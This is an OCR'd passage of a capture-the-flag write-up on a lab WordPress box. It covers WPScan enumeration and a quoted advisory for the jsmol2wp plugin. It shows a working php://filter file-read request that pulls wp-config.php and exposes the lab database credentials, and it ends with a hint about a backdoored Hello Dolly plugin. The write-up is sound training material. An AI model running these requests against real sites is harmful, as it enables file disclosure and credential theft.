
I tried many paths, but none of them worked.



http://www.smol.thm/wp-login.php?redirect_to=/root/.bash_history


## 4.WPScan

We need a closer look at WordPress, so let’s use WPScan.




```
┌─[root@parrot]─[/home/user]
└──╼ #wpscan --url http://www.smol.thm --enumerate p
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

It reveals the “jsmol2wp” plugin is active.




```
[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```

I also found a CVE for this plugin that allows LFI, but in a different form than before.


Code
Issues
Pull requests
Actions
Projects
Security
Insights
master
advisory-archives
/ wordpress-jsmol2wp-CVE-2018-20463-CVE-2018-20462.txt
Go to file
sullo ChatGPT translation of the page that doesn't render in archive.org:
47e4c19 · 2 years ago
44 lines (31 loc) · 1.83 KB
Code
Blame
Raw


```
ChatGPT translation of the page that doesn't render in archive.org:
 https://web.archive.org/web/20190915000000*/https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%8F%E6%

Version: 1.07
Link: https://wordpress.org/plugins/jsmol2wp/
A simple arbitrary file read and XSS vulnerability

Arbitrary file read & SSRF(CVE-2018-20463)
/wp-content/plugins/jsmol2wp/php/jsmol.php 137th line

The parameter $query of file_get_contents is directly controllable, so php://filter is used to read it. Of course, you car

POC:

http://localhost/wp-content/plugins/jsmol2wp/php/jsmol.php
?isform=true
&call=getRawDataFromDatabase
&query=php://filter/resource=../../../../wp-config.php

As you can see, this is also a simple SSRF.

Reflected XSS (CVE-2018-20462)
/wp-content/plugins/jsmol2wp/php/jsmol.php 157th line
```

Based on this info, we access the wp-config.php file.




```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php
```

Inside, we find login credentials for the user “wpuser.” WordPress uses a MySQL database.



```php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
```

After logging in, we’re on the dashboard.



Dashboard

At a Glance

3 Posts 1 Page

WordPress 6.7.1 running Twenty Twenty-Three theme.

Activity

Recently Published

| | |
|---|---|
| Aug 16th 2023, 3:06 pm | RCE |
| Aug 16th 2023, 3:05 pm | SSRF |
| Aug 16th 2023, 2:59 pm | XSS |

Quick Draft

Title

Content

What's on your mind?

WordPress Events and News

Enter your closest city to find nearby events.


City: Cincinnati

Loading...

Thank you for creating with WordPress.

Version 6.7.1

Here I found an interesting page:



One of our old favorite songs from way back when

All (2) | Published (1) | Private (1)

2 items


| □ | Title | Author | | Date |
|---|---|---|---|---|
| | Privacy Policy — Privacy Policy Page | admin | — | Published<br>2023/08/16 at<br>6:58 am |
| □ | Webmaster Tasks!! — Private | admin | — | Last Modified<br>2023/08/16 at<br>3:13 pm |
| □ | Title | Author | | Date |

2 items

It mentions the “Hello Dolly” plugin, which is in use and might be vulnerable.

```
1- [IMPORTANT] Check Backdoors: Verify the SOURCE CODE of "Hello Dolly" plugin as the site's code revision.

2- Set Up HTTPS: Configure an SSL certificate to enable HTTPS and encrypt data transmission.

3- Update Software: Regularly update your CMS, plugins, and themes to patch vulnerabilities.

4- Strong Passwords: Enforce strong passwords for users and administrators.

5- Input Validation: Validate and sanitize user inputs to prevent attacks like SQL injection and XSS.

6- [IMPORTANT] Firewall Installation: Install a web application firewall (WAF) to filter incoming traffic.

7- Backup Strategy: Set up regular backups of your website and databases.

8- [IMPORTANT] User Permissions: Assign minimum necessary permissions to users based on roles.

9- Content Security Policy: Implement a CSP to control resource loading and prevent malicious scripts.

10- Secure File Uploads: Validate file types, use secure upload directories, and restrict execution
permissions.

11- Regular Security Audits: Conduct routine security assessments, vulnerability scans, and penetration
```

I found the plugin's GitHub page, and by default, it uses the filename “hello.php”.



| | | |
|---|---|---|
| dd32 Bump tested version to 6.1 | | 5a6f8b3 · 3 years ago |
| hello.php | - Update banner art and add thanks to … | 6 years ago |
| readme.txt | Bump tested version to 6.1 | 3 years ago |

